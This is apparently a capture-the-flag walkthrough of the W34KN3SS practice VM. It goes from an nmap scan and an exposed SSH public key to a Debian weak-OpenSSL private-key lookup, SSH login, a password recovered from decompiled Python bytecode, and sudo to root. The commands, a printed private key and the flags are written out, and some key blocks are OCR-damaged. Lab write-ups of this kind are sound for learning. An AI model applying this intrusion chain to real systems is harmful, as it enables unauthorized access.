we tried to make it simulate a real world attacks "as much as possible" in order to improve your penetration testing skills , also we but a little tricky techniques on it so you can learn more about some unique skills.

Let's keep that in mind. I usually don't like CTFy stuff, but I guess I can wrap my head around it if I'm aware that those types of challenges will be present…


```
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 de:89:a2:de:45:e7:d6:3d:ef:e9:bd:b4:b6:68:ca:6d (RSA)
|   256 1d:98:4a:db:a2:e0:cc:68:38:93:d0:52:2a:1a:aa:96 (ECDSA)
|_  256 3d:8a:6b:92:0d:ba:37:82:9e:c3:27:18:b6:01:cd:98 (ED25519)
80/tcp  open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
443/tcp open  ssl/http Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| ssl-cert: Subject:
commonName=weakness.jth/organizationName=weakness.jth/stateOrProvinceName=J
ordan/countryName=jo
| Not valid before: 2018-05-05T11:12:54
|_Not valid after:  2019-05-05T11:12:54
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Let's start by adding the domain to the hosts file


```
┌──(kali㉿kali)-[~]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.0.2.20       weakness.jth

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

HTTP has this. Is it an Alice in wonderland reference? ha




HTTPs is a default apache2 ubuntu page




Let's directory bust both
The interesting things I found were

/upload.php at HTTPs
After uploading, the following message in base64 is shown with a comment

WE JUST TEST THIS SCRIPT
<!-- Not everything you see is real , maybe it's just an illusion ;) →
WE JUST TEST THIS SCRIPT AGAIN :D



At **HTTP, /private/files/mykey.pub** and **notes.txt**




```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat mykey.pub
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApC39uhie9gZahji
NzGj7GtoMqwh38clgVjQ7Qzb47/kguAeWMUcUHrCBz9KsN+7eNT
j9Salmpssp+z5wq7KBPL1S982QwkdhyvKg3dMy29j/C5sIIqM/m
tQt1Vac1vSuBPCpTqkjE/4Iklgw== root@targetcluster
```

Openssl 0.9.8c-1 is the one with the vulnerability in the keys
I'll try this out, but we still need a user
https://www.exploit-db.com/exploits/5720

Actually, I downloaded the list of keys and grepped for the key I got from weakness.jth/private/files

```
┌──(kali㉿kali)-[~/Desktop/rsa/2048]
└─$ grep -r "AAAAB3NzaC1yc2EAAAABIwAAAQEApC39uhie9gZahjiiMo+k8DOqKLujcZMN1bESzSLT8H5jRGj8n1FFqjJw27N
OfECHNzGj7GtoMqwh38clgVjQ7Qzb47/kguAeWMUcUHrCBz9KsN+7eNTb5cfu0O0QgY+DoLxuwfVufRVNcvaNyo0VS1dAJWgDnsk
gA0QRj9Salmpssp+z5wq7KBPL1S982QwkdhyvKg3dMy29j/C5sIIqM/mlqilhuidwo1ozjQlU2+yAVo5XrWDo0qVzzxsnTxB5JAf
vtmfItQt1Vac1vSuBPCpTqkjE/4Iklgw=="
4161de56829de2fe64b9055711f531c1-2537.pub:ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApC39uhie9gZahjiiMo+k8D
T8H5jRGj8n1FFqjJw27Nu5JYTI73Szhg/uoeMOfECHNzGj7GtoMqwh38clgVjQ7Qzb47/kguAeWMUcUHrCBz9KsN+7eNTb5cfu0O
NcvaNyo0VS1dAJWgDnskJJRD+46RlkUyVNhwegA0QRj9Salmpssp+z5wq7KBPL1S982QwkdhyvKg3dMy29j/C5sIIqM/mlqilhui
XrWDo0qVzzxsnTxB5JAfF7ifoDZp2yczZg+ZavtmfItQt1Vac1vSuBPCpTqkjE/4Iklgw== root@targetcluster
```

Let's save that private key…

```
┌──(kali㉿kali)-[~/Desktop/rsa/2048]
└─$ cat 4161de56829de2fe64b9055711f531c1*
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEApC39uhie9gZahjiiMo+k8DOqKLujcZMN1bESzSLT8H5jRGj8
n1FFqjJw27Nu5JYTI73Szhg/uoeMOfECHNzGj7GtoMqwh38clgVjQ7Qzb47/kguA
eWMUcUHrCBz9KsN+7eNTb5cfu0O0QgY+DoLxuwfVufRVNcvaNyo0VS1dAJWgDnsk
JJRD+46RlkUyVNhwegA0QRj9Salmpssp+z5wq7KBPL1S982QwkdhyvKg3dMy29j/
C5sIIqM/mlqilhuidwo1ozjQlU2+yAVo5XrWDo0qVzzxsnTxB5JAfF7ifoDZp2yc
zZg+ZavtmfItQt1Vac1vSuBPCpTqkjE/4IklgwIBIwKCAQAEsNtdFqV0vlpbmzfV
jxNXUe7rOI+kKMXhiLdk8l3Tq9bzU3Tum+wMLVOugXgyarAW9suCOzUFVFR2rx1R
SCLuKaXgBcqHh0n1qGHr/dWVeR0+r98ZaTsZLcTi+YOTge2vBn66C6HSJoF+OrFQ
3yt6X08/08frmBwtdjwCbwKoPr5VXe1od0wfzuRmohUa/25hVUvUUIgv7IfrURda
x5CbJNz/iqZ/2dE3Xz20sw/eoP3us9YjykPozy71DH9qOs/d1mtXOL/Yi26lZeZY
SxBwBy8Ubqj6+pmjeHovMyHviPSSNaIk5YR0AP/fmRkR0PgcUAh1HiwhwjecHR3J
w7ojAoGBANXMB3×8/WB+6YyvZrTEPDXv9y4uc22xPwCbMie12wlQdLvTGEPZfpa+
Y/TtW5Sk7rCbu42SLsg7CZ4wPBv2M5F0EJEjs74vjmxe5RQCysQrHWGdzjKE1W2K
TDmaVs+P04jKKsiQ0wgLQLWOWJOY+z8nM2SYnn6bSN7xg4KXQszdAoGBAMSWnDJf
R3sjW8retZrfsCM7X6gLovELE9DfgtDcGqIlM455sEujh19×3f0pG+DI4cqdhyqU
xPcTRjXpaRsZ3aWuqPeSwtfKrzHMMdbQbNKSdFjuTaTdXIIjzVJuCm8u8+Df7Kkx
ZBp+SDx5qyw6UCpjqOKvIcfRvnFIsqqzg+XfAoGAElNRGUyKvyDSMKFR8jy0tCqC
5rOGPJop+LzYac3CUUFpF2ndgiiV0mgXMkA7DL2uDyNKlxsolNHcQMJOS4ohrWG4
RvRufgQThaG73STPjShEWNMDC6T8WdincqbUPa0+BGkZnCmrsDt6kzgWOIl0nwNc
LTGnL2xlVPAhNxRHjecCgYEAgS/FurOkAHZSQ3xotjs5O7lNfQ72DB046FhdR2wR
gH7YvLZd6JAIgIyn0j+V+h2bsQhuxDXghRtLZUGc10uDBnoXQ5r1EXaQYo1/1k5z
Zc30r3gHIzJhXNWyz8SnxWf/WUKxdn+K7Nakf4MnV5QIy2YP5WvFvdL5faTNLli1
wvECgYEAtJjIJgr7lC0dNwdgW/31+mcKUC4qNc8GWYrPKx5/YkIGqjv3K0uT36km
5CmQoO3IulZH8TK58uby9N5NkdInN+xd4fXzIjZDpDIieRyZfLZ7fSIlIfGgZUmW
zOWOYqKscA/54PD9LjM5rdciFf3WiokmnTqHXFiBAWcSSoNu8vI=
-----END RSA PRIVATE KEY-----
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApC39uhie9gZahjiiMo+k8DOqKLujcZMN1bESzS
NzGj7GtoMqwh38clgVjQ7Qzb47/kguAeWMUcUHrCBz9KsN+7eNTb5cfu0O0QgY+DoLxuwfVufR
j9Salmpssp+z5wq7KBPL1S982QwkdhyvKg3dMy29j/C5sIIqM/mlqilhuidwo1ozjQlU2+yAVo
tQt1Vac1vSuBPCpTqkjE/4Iklgw== root@targetcluster

┌──(kali㉿kali)-[~/Desktop/rsa/2048]
└─$
```

It’s just the first one

After a lot of time wondering, I managed to find the username of this key… Which was right in front of me the whole time: **n30**

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh n30@10.0.2.20 -i id_rsa
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-20-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Last login: Tue Aug 14 13:29:20 2018 from 192.168.209.1
n30@W34KN3SS:~$ whoami
n30
n30@W34KN3SS:~$
```

```
n30@W34KN3SS:~$ ls -alh
total 44K
drwxr-xr-x 5 n30  n30  4.0K Aug 14  2018 .
drwxr-xr-x 3 root root 4.0K May  5  2018 ..
-rw------- 1 n30  n30    25 Aug 14  2018 .bash_history
-rw-r--r-- 1 n30  n30   220 May  5  2018 .bash_logout
-rw-r--r-- 1 n30  n30  3.7K May  5  2018 .bashrc
drwx------ 2 n30  n30  4.0K May  5  2018 .cache
-rwxrwxr-x 1 n30  n30  1.2K May  8  2018 code
drwxrwxr-x 3 n30  n30  4.0K May  5  2018 .local
-rw-r--r-- 1 n30  n30   818 May  7  2018 .profile
drwxrwxr-x 2 n30  n30  4.0K May  5  2018 .ssh
-rw-r--r-- 1 n30  n30     0 May  5  2018 .sudo_as_admin_successful
-rw-rw-r-- 1 n30  n30    33 May  8  2018 user.txt
n30@W34KN3SS:~$ cat user.txt
25e3cd678875b601425c9356c8039f68
n30@W34KN3SS:~$
```

Let's priv esc!

Notice that **code** program? It meanstions something about hardcoded logins…

```
┌──(kali㉿kali)-[~/Desktop]
└─$ file code
code: python 2.7 byte-compiled
```

And it's a python byte-compiled program. Let's reverse it

There are nice online tools for this, such as
https://www.toolnb.com/tools-lang-en/pyc.html

And the result was…

```
import os, socket, time, hashlib
print ('[+]System Started at : {0}').format(time.ctime())
print '[+]This binary should generate unique hash for the hardcoded login
info'
print '[+]Generating the hash ..'
inf = ''
inf += chr(ord('n'))
inf += chr(ord('3'))
inf += chr(ord('0'))
inf += chr(ord(':'))
inf += chr(ord('d'))
inf += chr(ord('M'))
inf += chr(ord('A'))
inf += chr(ord('S'))
inf += chr(ord('D'))
inf += chr(ord('N'))
inf += chr(ord('B'))
inf += chr(ord('!'))
inf += chr(ord('!'))
inf += chr(ord('#'))
inf += chr(ord('B'))
inf += chr(ord('!'))
inf += chr(ord('#'))
inf += chr(ord('!'))
inf += chr(ord('#'))
inf += chr(ord('3'))
inf += chr(ord('3'))
hashf = hashlib.sha256(inf + time.ctime()).hexdigest()
print ('[+]Your new hash is : {0}').format(hashf)
print '[+]Done'
```

Let’s run the first part of this in python just to save some time…

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3
Python 3.10.6 (main, Aug 10 2022, 11:19:32) [GCC 12.1.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> inf = ''
>>> inf += chr(ord('n'))
>>> inf += chr(ord('3'))
>>> inf += chr(ord('0'))
>>> inf += chr(ord(':'))
>>> inf += chr(ord('d'))
>>> inf += chr(ord('M'))
>>> inf += chr(ord('A'))
>>> inf += chr(ord('S'))
>>> inf += chr(ord('D'))
>>> inf += chr(ord('N'))
>>> inf += chr(ord('B'))
>>> inf += chr(ord('!'))
>>> inf += chr(ord('!'))
>>> inf += chr(ord('#'))
>>> inf += chr(ord('B'))
>>> inf += chr(ord('!'))
>>> inf += chr(ord('#'))
>>> inf += chr(ord('!'))
>>> inf += chr(ord('#'))
>>> inf += chr(ord('3'))
>>> inf += chr(ord('3'))
>>> print inf
  File "<stdin>", line 1
    print inf
    ^^^^^^^^^
SyntaxError: Missing parentheses in call to 'print'. Did you mean print( ... )?
>>> print(inf)
n30:dMASDNB!!#B!#!#33
>>>
```

The password **dMASDNB!!#B!#!#33** worked!

```
n30@W34KN3SS:~$ sudo -l
[sudo] password for n30:
Matching Defaults entries for n30 on W34KN3SS:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/us

User n30 may run the following commands on W34KN3SS:
    (ALL : ALL) ALL
n30@W34KN3SS:~$
```

```
n30@W34KN3SS:~$ sudo su
root@W34KN3SS:/home/n30# whoami
root
root@W34KN3SS:/home/n30# cd /root
root@W34KN3SS:~# ls
root.txt
root@W34KN3SS:~# cat root.txt
a1d2fab76ec6af9b651d4053171e042e
root@W34KN3SS:~#
```

Another one bites the dust!